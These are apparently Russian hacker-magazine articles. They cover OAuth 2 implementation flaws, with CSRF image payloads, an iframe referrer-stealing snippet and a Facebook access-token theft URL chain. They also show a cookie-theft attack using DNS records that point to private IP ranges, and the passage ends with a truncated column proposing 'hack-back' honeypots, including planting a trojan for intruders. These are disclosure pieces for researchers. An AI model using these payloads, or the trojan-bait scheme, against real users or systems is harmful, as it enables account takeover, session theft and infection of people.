Важно помнить, что OAuth отвечает лишь за предоставление клиенту доступа к ресурсам на провайдере от лица юзера и не ставит цели гарантировать клиенту, что юзер подлинный. Несмотря на это, почти всегда клиенты имеют логин через провайдера и полагаются только на него. Взаимодействие же происходит на поле веба за счет cookies, редиректов, location.hash и прочих ненадежных вещей, что и приводит к различным уязвимостям.

- code — идентификатор юзера у провайдера, нужен клиенту, чтобы получить токен;
- state — то же значение, что было передано на начальный URL. Используется для защиты от CSRF и для удобства.

Код не представляет никакой ценности для юзера и его браузера, так как с его помощью нельзя совершать запросы API, и нужен он лишь для одной цели — получить токен клиенту, не показывая его самому юзеру.

Для получения токена клиент производит POST-запрос на /oauth/token, передав ключи (client_id, client_secret), code и redirect_uri, по которому был получен код, — таким образом провайдер уверен, что это нужный клиент, и по коду отдает токен того самого юзера. Как понятно, ни юзер, ни User-Agent и всякие клиентские скрипты (включая XSS) не увидели настоящий токен. Его знают только клиент и провайдер — в идеале.

Дальше токен используют для совершения API-запросов, когда он истекает, его можно рефрешить (для этого вместе с токеном возвращается refresh_token).

Что касается взаимодействия клиента с провайдером по передаче привилегий, то оно бывает двух типов — response_type: code и token.

Для code (Authorization Code Flow) провайдер возвращает специальный код на колбэк (redirect_uri), по которому клиент делает запрос вместе с ключами, чтобы получить токен юзера.

Взаимодействие типа token, в свою очередь, более уязвимо, так как идет передача самого токена напрямую на redirect_uri на клиенте. Хотя он содержится в хеше (данные после #) и не сливается в реферерах, он очень легко сливается с помощью редиректов (смотри Fragment leak with 302 redirect далее).


На этом с теоретической частью закончим и перейдем непосредственно к рассмотрению уязвимостей. Надо сказать, что они все взаимосвязаны, но я все же попытаюсь их расписать по пунктам, ставя в них ссылки друг на друга.

ОШИБКИ РЕАЛИЗАЦИИ НА КЛИЕНТЕ

CSRF account hijacking

Это самая распространенная ошибка, найденная на большинстве веб-сайтов и библиотек (omniauth для rails, social auth для django, facebook php sdk).

Сценарий атаки выглядит следующим образом:



WARNING

Вся информация предоставлена исключительно в ознакомительных целях. Ни редакция, ни автор не несут ответственности за любой возможный вред, причиненный материалами данной статьи.

1. Хакер получает код для своего аккаунта от провайдера после разрешения на доступ к ресурсам, но сам по ссылке не переходит.
2. Он заставляет пользователя перейти по ссылке с кодом, принадлежащим хакерскому аккаунту (например, пишет ему: «Васян, смотри, кто-то залил твои фотки URL»). Нужно произвести GET-запрос с браузера жертвы, например через картинку <img src="client/callback?code=123">.
3. После чего клиент решит, что жертва присоединяет свой аккаунт провайдера, и получит по данному коду UID, равный UID хакера.
4. Тем самым начнет ассоциировать UID провайдера с текущим юзером, фейсбук хакера становится привязан к аккаунту жертвы, и дальше хакер может просто зайти через свой фейсбук, чтобы попасть прямо в аккаунт жертвы на клиенте.

Защита: так как все редиректы в OAuth используют метод GET, обычная CSRF-защита не обращает на них внимания. Поэтому придется сгенерировать случайный токен самим, сохранить в сессии и отправить его в параметре state (он необязательный, и это ошибка авторов стандарта). Провайдер вернет значение назад, и для проверки валидности нужно сравнить значение state из колбэка и из сессии.

Session fixation on Client

Если логин на клиенте уязвим CSRF, значит, есть возможность зафиксировать пользователя в хакерский аккаунт на клиенте и присоединить аккаунт пользователя на провайдере к зафик-





Рис. 2. Страница на провайдере, с помощью которой клиент запрашивает привилегии у юзера

```
Request URL: http://fbdkit.netai.net/vsp.php
Request Method: GET
Status Code: 200 OK
▼Request Headers      view source
  Accept: */*
  Accept-Charset: ISO-8859-1,utf-8;q=0.7,*;q=0.3
  Accept-Encoding: gzip,deflate,sdch
  Accept-Language: en-US,en;q=0.8
  Connection: keep-alive
  Host: fbdkit.netai.net
  Referer: http://habrahabr.ru/qa/4659/?code=ff2bc7f730fbac82db&state=b4ed002940b9f963d4840f82fb06643e
  User-Agent: <script>alert('homakov');</script>
```

Рис. 3. На хабрахабре можно вставлять сторонние картинки, это скриншот того, как код ВКонтакте был отправлен в реферере на наш сервер



сированному хакерскому аккаунту. То есть прицепить фейсбук юзера к своему собственному аккаунту через его временную фиксацию.

Правда, в большинстве случаев это не сработает, так как клиенты обычно разрешают привязать один провайдерский аккаунт к одному клиентскому, но если копии разрешены, то можно будет выполнять действия и влиять на социальные сети клиента, например спамить в его твиттере/фейсбуке.

Защита: помним прописные истины веба, что каждое действие должно быть защищено CSRF-токеном, даже если оно не несет в себе никакой видимой опасности.

ОШИБКИ РЕАЛИЗАЦИИ СЕРВЕРНОЙ СТОРОНЫ НА ПРОВАЙДЕРЕ

Session fixation on Provider

Очень многие сайты не проверяют CSRF-токен на логине и/или логауте, что считается негрубой ошибкой. Да и правда, если жертва увидит себя залогиненной на фейсбуке под чужим аккаунтом —ничего ужасного не случится. Но дело в том, что OAuth-клиент всецело полагается на тот код, который ему вернет фейсбук, а фейсбук вернет код того юзера, который в данный момент в нем залогинен.

Отсутствие проверки redirect_uri при обмене кода на токен

Такая уязвимость была у ВКонтакте. Суть заключается в использовании в качестве redirect_uri такого раздела сайта, который каким-либо образом сливает код хакеру, например через реферер или через open redirect.

Хакер просто использует тот же код по правильному колбэку, и клиент начинает верить, что это юзер. Полукостыльной защитой будет проверка redirect_uri уже в процессе обмена кода на токен, и если они не совпали, то это попытка взлома.

Реальной же защитой будет хранение redirect_uri в настройках клиента, а не передача его параметром в процессе авторизации. «Гибкий» redirect_uri — это, пожалуй, 95% всех проблем, связанных с OAuth, и они есть на фейсбуке и ВКонтакте.

Таким образом, код будет выслан атакующему на левый redirect_uri, и он сможет использовать его уже по правильному redirect_uri, чтобы залогиниться под аккаунтом жертвы.

ОШИБКИ РЕАЛИЗАЦИИ КЛИЕНТСКОЙ СТОРОНЫ НА ПРОВАЙДЕРЕ

Важная и особенно интересная часть протоколов авторизации, разработанных в рамках OAuth, — предоставляемый провайдером клиентский JavaScript-код, или JavaScript SDK. Казалось бы, RFC-документ описывает единственный нужный путь передачи как токена, так и кода — серию редиректов. Откуда у многих провайдеров (например, Facebook, Google) может вообще появиться необходимость добавлять объемный клиентский код и как следствие — еще одно направление для атаки?

Если взглянуть с точки зрения JavaScript-приложения на механизм получения токена по стандарту, то стандарт, естественно, не говорит, что же делать дальше, когда токен оказался в хеше адресной строки какого-то окна. Либо каждый клиент пишет свой собственный код, чтобы распарсить URL и доставить токен, — тогда точно большая часть клиентов будет уязвима, либо провайдер дает удобную абстракцию (библиотеку) каждому клиенту, где достаточно попросить токен через вызов единственного метода и дождаться его в своем же колбэке. Безусловно, провайдерам по душе второй вариант. Итак, вроде бы простая задача по передаче токена заставляет провайдеров городить десятки килобайт уязвимого кода.

Для доставки токена JS-приложению существует две популярных модели: модель прокси и модель контроллера. В первом случае приложение выполняется внутри фрейма провайдера, а во втором — нет (то есть клиентское приложение — это просто сайт, открытый в новой вкладке).

Модель с прокси предполагает создание специального фрейма внутри клиентского окна, в котором и открывается URL для запроса токена. Только в качестве redirect_uri задается специальный провайдерский прокси, куда возвращается токен после редиректа. Грязная работа по кросс-доменной передаче токенов приложениям возлагается на JavaScript-код внутри этого прокси-фрейма. Прокси-фреймами пользуются, например, фейсбук (Facebook Javascript SDK) и гугл (Google APIs Client Library for JavaScript).

Модель с контроллером во всех смыслах больше похожа на работу операционной системы: в качестве ядра здесь выступает провайдерский надфрейм, в котором, подобно syscall'ам, можно делать вызовы. Например, передав наверх через postMessage строку определенного вида, приложение может попросить у провайдера токен для доступа к пользовательским данным (провайдер сам отрисует диалог авторизации, если потребуется). Вернуть данные провайдер может либо через тот же postMessage, либо, если у тебя старый браузер, через Flash. Именно так и работают canvas-приложения на фейсбуке. Главное отличие этой модели в том, что токен запрашивает сам скрипт провайдера с помощью XHR, без открытия новых окон и всей этой канители с редиректами: в самом деле, зачем редиректы и окна, если теперь границы домена не нарушаются?

В обеих моделях скрывается множество возможностей для атак: суть главной из них — заставить прокси или контроллер передать токен на чужой домен. И если в обычной реализации OAuth тяжело ошибиться так, чтобы редирект мог вернуть токен на домен атакующего, то в случае клиентского кода проверка соответствия доменов не такая уж тривиальная задача. Кроме того, в реализации контроллера очень часто обработчик асинхронных запросов — это просто вызов eval(), а значит, можно пойти дальше и атаковать контроллер вплоть до межсайтового скриптинга. В следующих статьях мы покажем несколько интересных уязвимостей в клиентском коде фейсбука и гугла, приводящие как к угону токенов, так и к выполнению кода (XSS).

WWW

Эран Хаммер (Eran Hammer) вычеркнул себя из авторов стандарта и написал громкий пост с критикой: bit.ly/OIU31c

ОШИБКИ В СТАНДАРТАХ: FRAGMENT LEAK WITH 302 REDIRECT

Для токен-взаимодействия токен передается на redirect_uri через hash-параметр, например http://site.com/callback#access_token=123. Но у фрагмента есть такая интересная особенность (я бы назвал ее уязвимостью, которую никто не хочет исправлять) — при 302-м редиректе фрагмент

передается и на другой сайт тоже. Например, если URL#123 отвечает хедером Location: URL2, то браузер загрузит URL2#123.

Это создает простейшую технологию для воровства access_token'ов пользователей клиента — нужно лишь найти 302-й редирект на твой сайт (не обязательно open redirect) и открыть эту ссылку в окне/фрейме. Провайдер вернет токен в хеше для клиента, клиент редиректит на твой сайт, а браузер копирует хеш, и твой JavaScript его «срезает» — location.hash.slice(1). Попросту говоря, 302-й редирект на домене клиента означает уязвимость по слитию токенов пользователей этого клиента. Nir Goldshlager продемонстрировал такие уязвимости на сайтах Skype, Dropbox и самом Facebook.

Решение для провайдера: разрешать только конкретный redirect_uri, так как его гибкость сильно увеличивает поверхность атаки.

Решение для клиента: не иметь редиректов на сторонние сайты. Вообще.

ПРОЧИЕ ПРИМЕРЫ УЯЗВИМОСТЕЙ: AUTH CODE REPLY ATTACK

Facebook Connect был уязвим для классической Replay attack — после одного использования кода он мог применяться для аутентификации в течение следующих 80 минут. Реплай-атака в чистом виде, а значит, чтобы увести аккаунт, нам нужно добыть авторизационный код, например через логи, MITM, историю браузера или другой способ.

Допустим, на сайте-клиенте найден XSS — примерно такой скрипт вытаскивает код для правильного redirect_uri через document.referrer.

```
<iframe src="https://www.facebook.com/dialog/↵
permissions.request?app_id=159618457465836&display=↵
page&next=http://magru.net/users/auth/facebook/↵
callback&response_type=code" name="refcontainer" ↵
onload="alert(refcontainer.document.referrer)">↵
</iframe>
```

FACEBOOK + OAUTH 2 + CHROME XSS AUDITOR

Напоследок хочу поделиться любопытной цепочкой уязвимостей, за которую мы с Андреем (@isciurus) получили 5000 долларов от фейсбука. Сначала объясню суть XSS Auditor referrer leak.

Задача XSS Auditor в хроме — детектить наличие каждого JS-кода на странице в нагрузке (payload), то есть своеобразная защита от активных XSS. Он просто ищет совпадение скрипта в GET-, POST-параметрах и в location.hash. Логично предположить, что если подкинуть пустышку — параметр, содержащий код, который уже есть на этой странице, то аудитор найдет совпадение. Кстати, есть три режима X-XSS-Protection хедера для управления аудитором хрома: 0 (выключить), 1 (включить, не запускать скрипты), 1;mode=block (включить, блокировать страницу).

Фейсбук отсылал X-XSS-Protection: 1;mode=block. Уязвимость заключалась в том, что после блокирования страницы браузер делал редирект на about:blank, который, в свою очередь, наследует ориджин страницы парента и тем самым дает доступ к адресу заблокированной страницы через playground.document.referrer (который может содержать приватную информацию).

Помимо этого, существовал такой FB_PATH, содержащий JS hashbang (трюк по управлению URL без перезагрузки, использующий location.hash), который копировал значение после # в путь, тем самым раскрывая его в рефererах и отсылая на сервер. Исходя из всего сказанного, украсть access_token произвольного клиента можно при помощи следующего URL:

```
http://www.facebook.com/dialog/oauth?client_id=" + ↵
target_app_id + "&response_type=token&display=↵
none&domain=facebook.com&origin=1&redirect_uri=↵
http%3A%2F%2Ffacebook.com%2F%23%2521%2Fconnect↵
%2Fxd_arbiter%23%21%2Ffind-friends%2Fbrowser%3Fc↵
b%3Df3d2e47528%26origin%3Dhttp%253A%252F%252F↵
developers.facebook.com%252Ff3ee4a8818%26domain%3D↵
facebook.com%26relation%3Dparent%26state%3D"+↵
cut_me+"&sdk=joey
```




Рис. 4. **Админка клиента на провайдере — можно настроить базовый домен и получить свои ключи**

- cut_me — нагрузка-пустышка, которая и содержит псевдоXSS, заставляющий хром заблокировать страницу. В нашем случае это

```
<script>var bigPipe = new (require('BigPipe'))↵
({"lid":0,"forceFinish":true});</script>'
```

- target_app_id — это client_id, токен которого мы хотим украсть. Поэтому возьмем популярные приложения, токены которых мы хотим слить.

Эксплуатация:

1. Открываем кучу окон с пробными client_id популярных приложений (в хроме разрешено до 25 окон).
2. Если данное приложение уже было авторизовано, то его редиректит на FB_PATH#...signed_request=SR&access_token=TOKEN&state=PAYLOAD.
3. Здесь фейсбук копирует значение хеша в путь и редиректит на FB_PATH/...?signed_request=SR&access_token=TOKEN&state=PAYLOAD.
4. Сервер отвечает HTML-страницей и хедером X-XSS-Protection: '1; mode=block'. Кстати, URL содержит наш payload, который также содержится на странице, — поэтому хром блокирует и редиректит на about:blank.
5. Наш парент теперь имеет доступ к этому окну, так как about:blank наследует наш ориджин, мы заходим и парсим access_token=TOKEN из playground.document.referrer и закрываем playground.

ЗАКЛЮЧЕНИЕ

Важно понимать, что OAuth не протокол, а лишь фреймворк, на основе которого провайдеры строят свои API. В этом кроется серьезная проблема совместимости — разработчики не могут создать единый интерфейс для любого провайдера, к сожалению. За это OAuth и получает массу критики, что он «новый» Java/XML/PHP (то есть некая неудобная, но популярная технология). При этом он пытается оставаться удобным, игнорируя MITM и шифрование и полностью полагаясь на HTTPS-соединение. Да, он объективно удобней и понятней для разработчика, чем OAuth1, но он слишком абстрактен, и многие важные (в плане безопасности) моменты остаются на усмотрение провайдера.

Например, Facebook до сих пор не исправил гибкий redirect_uri и CSRF на логине, так как, по их словам, это несерьезные угрозы. Все это очень даже смешно, я помню как минимум пять простейших уязвимостей, суть которых была в подмене redirect_uri/response_type и паре редиректов, которые приводили к угону токенов. По баунти-программам они отдали больше 30 килобаксов вместо того, чтобы исправить очевидно кривую архитектуру их реализации. Победителей не судят?




INFO

OAuth используют многие крупные социальные сети: Reddit, Amazon, deviantART, Yandex, Facebook, Zendesk, VK, PayPal, Microsoft, Google, GitHub, Foursquare и другие.

ОДНА УЯЗВИМОСТЬ — МНОГО РЕВАРДОВ

Ошибки настройки DNS топовых веб-проектов

onsec_lab
lab@onsec.ru,
onsec.ru, @ONsec_Lab



WARNING

Вся информация предоставлена исключительно в ознакомительных целях. Ни редакция, ни автор не несут ответственности за любой возможный вред, причиненный материалами данной статьи.

Очень здорово было бы найти какую-то одну уязвимость, которая работала бы на всех веб-проектах сразу. Эдакий крякер интернета :). Но сделать это довольно трудно, ведь у проектов разный функционал, написаны они на разных языках, работают под разными платформами. Но есть и много общего между всем вебом — протокол HTTP и механизм DNS. Мы задались целью немного изучить внутреннюю кухню DNS крупнейших веб-ресурсов и нашли у многих из них один очень интересный общий баг, о котором и пойдет речь.

ПОЧЕМУ DNS?

Хороший вопрос. Мы выбрали DNS как вектор изучения по многим причинам. Во-первых, DNS был, есть и остается основой методологии обследования периметра при любых аудитах и пентестах. Именно отсюда чаще всего начинается сбор информации. Обратные зоны, резолв, брутфорс по словарю и так далее. Во-вторых, DNS ложится в основу фундамента всей клиентской безопасности веба — Same Origin Policy. Как говорится, Domains, protocols and ports must match. Так вот именно домен — это DNS. Помимо этого, как ты уже знаешь, SOP есть не только в самих браузерах, но и в плагинах, таких как Java и Flash. У них свои причуды, и нередко в crossdomain.xml можно видеть *.domain.com (например, вот: https://www.paypal.com/crossdomain.xml). Наконец, третья причина — это механизм управления cookie. Чаще всего cookie наследуются браузером на все поддомены относительно того домена, с которого они пришли (например, .facebook.com). Это удобно для настройки сквозной авторизации между своими проектами, но и открывает дополнительные возможности для атак на клиентов при получении доступа к каким-либо из веб-ресурсов внутри такой вот «доверенной» доменной зоны.

КЛЮЧ НА СТАРТ! СОБИРАЕМ ИНФОРМАЦИЮ

Правильный дебют — залог успеха. Собрать сведения по всем DNS-именам периметра не так легко, как может показаться. Причина простая: сам периметр по IP-адресам тесно связан с DNS-записями (одно из другого, как правило, и следует). Но точка входа едина — это основной домен. Берем его и начинаем копать вглубь — брутим поддомены, резолвим обратные зоны. Все как всегда, в общем. Для этих целей пригодится замечательная утилита dnsmap (bit.ly/12E8pXD). Очень простая в использовании и функциональная штука, к тому же содержащая уже набор слов для перебора доменных имен. Эта программа, к слову, входит в стандартный Backtrack (Kali) Linux и другие сборки систем для пентестов. В качестве альтернатив можно рекомендовать скрипты bit.ly/1bgv6dP и bit.ly/13lgcda. Но пригодиться они могут, разве что когда нет возможности собрать из сырцов dnsmap.

Только замечание — веб такой веб, что в реальной жизни дедовских (сетевых) методов исследования периметра может и не хватить. Тут надо и crossdomain.xml проглядывать, и по самому веб-ресурсу активно краулерами шариться. Тот же гугл использует массу не *.google.com доменов для разных целей. Но здесь нам хорошо фартило: некоторые из подопытных целей крупнейших интернет-проектов отдают всю свою зону, так что даже брутить особо-то и не пришлось.

СМОТРИМ В ОБА! РАЗГРЕБАЕМ РЕЗУЛЬТАТЫ

Итак, долго ли, коротко ли, мы получили списки поддоменов следующих интернет-гигантов:

- att.com
- baidu.com
- ccbill.com
- facebook.com
- google.com
- live.com
- microsoft.com
- nokia.com
- paypal.com
- yahoo.com
- twitter.com

Сразу оговоримся — по понятным причинам списки неполные. Во-первых, брут всегда ограничен словарями. Во-вторых, не все домены веб-проекта, скажем google, покрываются маской *.google.com (тот же gmail.com, например, чего уж далеко ходить). В-третьих, брутили мы только домены третьего уровня, не залезая ниже. Тем не менее этого списка вполне хватило для статистической выборки и получения интересных результатов.

Мы начали детально смотреть на IP-адреса в A-записях DNS поддоменов и обнаружили странные вещи: многие админы крупнейших компаний держат в публичных DNS IP-адреса внутренних сетей! Удивление не было столь сильным, поскольку в классическом смысле сетевых атак этот факт есть только раскрытие чувствительной информации. Но с точки зрения веба это фатально. Подумай сам — ребята доверили свои домены (поддомены своего проекта, своего детища) IP-адресам, которые им не принадлежат! Ведь в разных приватных (локальных) сетях будут свои хосты, висящие на тех же адресах, что поддомены этих админов.

Много слов и ничего не понятно? Тогда стоит немного изучить основы работы интернета и IP-протокола. Лучше всего изучить RFC 1918 (tools.ietf.org/html/rfc1918), но если уж совсем нет времени, то краткое содержание здесь (bit.ly/YUQGdT). Говоря простым языком, ошибка состоит в самой идее привязывать DNS-имена на адреса внутренних сетей, типа 10.0.0.1, 192.168.0.1, 172.21.0.1 и тому подобные. Почему ошибка? Как написано выше, таким образом ты отдаешь привилегии своей доменной зоны на IP-адреса, которые тебе не принадлежат. Ведь в других внутренних сетях совсем другие машины будут по тем же адресам!

Домен	А-записей 10/8	А-записей 172.16/12	А-записей 192.168/16	Всего небезопасных А-записей
att.com	0	0	0	0
baidu.com	59	6	0	65
ccbill.com	2	0	0	2
facebook.com	9	0	0	9
google.com	0	0	0	0
live.com	1	0	0	1
microsoft.com	0	0	0	0
nokia.com	1	1	23	25
paypal.com	1	0	1	2
yahoo.com	2	0	0	2
twitter.com	0	0	0	0

Вот такие забавные результаты получились у нас для просканированных интернет-гигантов.

Получается 7 из 11, то есть ~63%, — неутешительно. Хотя, скорее всего, именно наши ограничения при сканировании DNS не дали получить оставшиеся 37% результатов.

ЭКСПЛОЙТ ВСЕМУ ГОЛОВА: СТРОИМ ВЕКТОР АТАКИ

Итак, вскрытие показало, что у большинства топовых веб-проектов есть DNS-записи, смотрящие в приватные (локальные) сети. Что нам это дает? Возвращаемся к первому абзацу — с чего мы, собственно, начали смотреть в сторону DNS: cookie и SOP. Отсюда ровно два варианта развития событий. Начнем с кук, так как, скорее всего, покрытие здесь будет больше. Наш вектор атаки мог бы основываться на классическом MITM внутри того же сегмента сети, но тогда все эти трюки с поддоменами выглядели бы очень избыточными — MITM DNS-серверов, и все дела :). Профит от такой уязвимости (скорее даже ошибки в настройке DNS) более интересный и дает возможность провернуть все без MITM. Вот сценарий атаки:

1. Атакующий и жертва находятся в одной подсети, с адресацией, совпадающей с той, где расположена уязвимая A-запись DNS целевого ресурса (например, 10/8 для live.com).
2. Атакующий поднимает у себя интерфейс с адресом, соответствующим небезопасной А-записи (10.245.6.27 для monitoring.live.com).
3. Атакующий передает тем или иным способом жертве ссылку на домен с небезопасной А-записью (здесь все полностью аналогично отраженному вектору атаки XSS или CSRF).
4. Атакующий получает после обработки ссылки в браузере жертвы запрос на свой хост, к которому будут прикреплены все cookie браузера жертвы, распространяемые на все поддомены уязвимого проекта (например, *.live.com). Это и есть профит :).

Очевидно, что в данном случае есть следующие ограничения: cookie с флагом Secure будут передаваться только в том случае, если жертва примет поддельный сертификат атакующего. Что само по себе уже дает возможность делать MITM, и данный вектор становится бесполезным. Таким образом, можем утверждать, что флаг Secure на cookie будет хорошей защитой от этой атаки. А вот флаг httpOnly, напротив, по понятным причинам никакой защиты от такого вектора не представляет. Ведь атакующий работает с куками на сетевом уровне, а не на уровне DOM, где куки защищает флаг httpOnly. Кажется, слишком сложные и большие ограничения для реальной атаки? Мы сначала тоже так подумали :).

Но раз уж взяли для примера *.live.com, рассмотрим подробнее, какие же куки в данном случае будут передаваться и как. Нас интересует, например, почта на mail.live.com — почему бы и нет :). После авторизации на mail.live.com пользователь получает целый ворох печенья в свой браузер. На разных куках разные флаги и разная привязка к доменам (какие-то привязаны к *.live.com, какие-то к *.mail.live.com). Проведем простой эксперимент — удалим все куки, которые мы не сможем получить через данный вектор атаки, то есть *.mail.live.com и все с флагом Secure. Затем пробуем обновить страницу… Барабанная дробь — все работает! Остатка кук вполне себе хватает, чтобы ходить с ними на https://mail.live.com и читать почту. Ирония, не правда ли, что флагом Secure MS, например, защищает mkt, содержащие локаль, наподобие ru-RU, но не защищает сессию…


Вектор атаки номер два носит гордое имя paypal.com, так как именно на этой крупнейшей и безопаснейшей платежной системе можно найти следующий конфигурационный файл SOP для Flash: paypal.com/crossdomain.xml:

```
<cross-domain-policy>
    <allow-access-from domain="*.↵
     paypal.com"/>
    <allow-access-from domain="*.↵
     ebay.com"/>
    <allow-access-from domain="*.↵
     paypalobjects.com"/>
</cross-domain-policy>
```

Ребята, вы МО-ЛО-ДЦЫ!!! Сценарий атаки такой же, ровно до пункта 4, где злоумышленник не только получает cookie, но и передает в ответ страницу с Flash-роликом, который уже может выполнять междоменные запросы. Браузер жертвы спокойно отдает такому ролику контент любой страницы на paypal.com со всей авторизацией, а дальше ролик может творить с этим контентом уже все что угодно. Например, выслать злоумышленнику. Весело и просто. Если бы не было так печально.


МОРАЛЬ

Все обнаруженные уязвимости мы отправили разработчикам, пользуясь публичными программами поощрения за обнаруженные уязвимости. Практически все они на настоящий момент исправлены. За исключением тех примеров, которые были приведены выше, — PayPal и live.com. Что ж, право вендоров — исправлять данные баги или нет, а наше право как исследователей — сообщить о такой проблеме владельцам других ресурсов. Так или иначе, ревард-программы — это прикольно, многие ответили и даже заплатили, благо покрытие баги получилось очень хорошее. Facebook, к слову, отказался принимать ошибку настройки DNS как уязвимость, так как все куки авторизации у них имеют Secure-флаг, a crossdomain.xml не включает уязвимые домены. Тоже их право — фактически вектора атаки нет, мы полностью согласны. Спрашивать о том, что учитывается в ревардах — атака или уязвимость, смысла нет: хозяин — барин, как говорится.][


This XML file does not appear to have any style information assoc with it. The document tree is shown below.

```
▼<cross-domain-policy>
   <allow-access-from domain="*.paypal.com"/>
   <allow-access-from domain="*.ebay.com"/>
   <allow-access-from domain="*.paypalobjects.com"/>
 </cross-domain-policy>
```

Небезопасный файл настройки SOP для PayPal — разрешены все поддомены



Куки почты live.com, очень много данных, но все значимые без Secure-флага



КОЛОНКА АЛЕКСЕЯ СИНЦОВА

ПРОАКТИВНАЯ ЗАЩИТА:

ОБРАТНОЕ ПРОНИКНОВЕНИЕ

Сегодня я бы хотел обратить внимание на «проактивные» методы защиты. Другими словами — что будет, если атакуемая среда начнет проводить атаки сама? С апреля 2011 года, когда открылся наш сайт defcon-russia.ru, и по июль 2012-го я провел такой эксперимент на практике. Результаты этого труда были представлены на Black Hat EU 2013 и позже на конференции PHDays III. Резюме читай тут!

ЗАЧЕМ МНЕ НАПАДАТЬ?

Что ж, на самом деле цель довольно очевидна — раскрыть атакующего, узнать о нем гораздо больше, чем поведает нам IP-адрес его прокси-сервера или точки выхода Tor. В основу идеи лег принцип «большинство атакующих не ждут контратаки». Этим объясняется их более спокойное отношение к рабочей среде. А что, если попытаться их «пробить» или применить иные атаки для раскрытия истинного лица? Если это сработает, то мы сможем получить гораздо больше информации об атакующем. Причем если делать все это автоматически, то будет вообще сказка. Итак, причины довольно банальны, но было и еще кое-что: открывая такой сайт, как defcon-russia, ты понимаешь, в какой среде обитаешь, — большинство посетителей этого сайта так или иначе захотят самоутвердиться или как минимум просто не смогут сдержаться, чтобы не попробовать провести какую-нибудь атаку. Но при этом и их доверие к сайту будет несколько занижено, учитывая тематику.

ХОНИПОТ, КОТОРЫЙ КУСАЕТСЯ

Главной задачей будет создать «приманку» — некий сервис, сервер или пусть даже скрипт, который привлечет атакующего, так что тот начнет проявлять свои агрессивные повадки именно в этом самом месте. Фактически хонипот. Только нам он нужен для однозначной классификации пользователя как «атакующего». Как только хонипот сгенерировал алерт — мы можем развивать контратаку и пробивать атакующего ответным огнем. Важно (чисто юридически), чтобы этот самый «ответный огонь» никоим образом не мог быть интерпретирован как «распространение вредоносного ПО». Это тонкий момент, и юристы тут могут неслабо повеселиться. Но с точки зрения морали и этики технически адекватного населения — все просто. Приведу пример. Допустим, у меня есть FTP. Закрытый паролем. На FTP лежат бинарные файлы некоего проекта. Некто подбирает пароль, скачивает наш проект и запускает его. А проект оказался трояном-вирусом-мировым-злом. В итоге пострадал тот, кто скачал этот файл. Но мы можем сказать: «Наш FTP закрытый, а этот код не распространялся, нет никаких ссылок на этот FTP, а тем более пароль никому не известен. Цель хранения этого ПО — наша личная, мы исследователи ИБ, пентестеры, это наше профессиональное ПО... И то, что какой-то нехороший человек запустил его, — это его инициатива и его вина. Да, пароль был admin:admin, ну и что?» Понятно, что мы не совсем искренни, ведь настоящая цель — заражение атакующего. Но юридически это неочевидно, так как тут встает вопрос мотивов, действий и последствий. В общем моральном плане, я думаю, это хорошая и стоящая идея — в ловушку попадаются только «плохие люди», мы их вычисляем и раскрываем их злобные планы по захвату мира :). При этом невинные пользователи не страдают. Реализация зависит сугубо от фантазии и 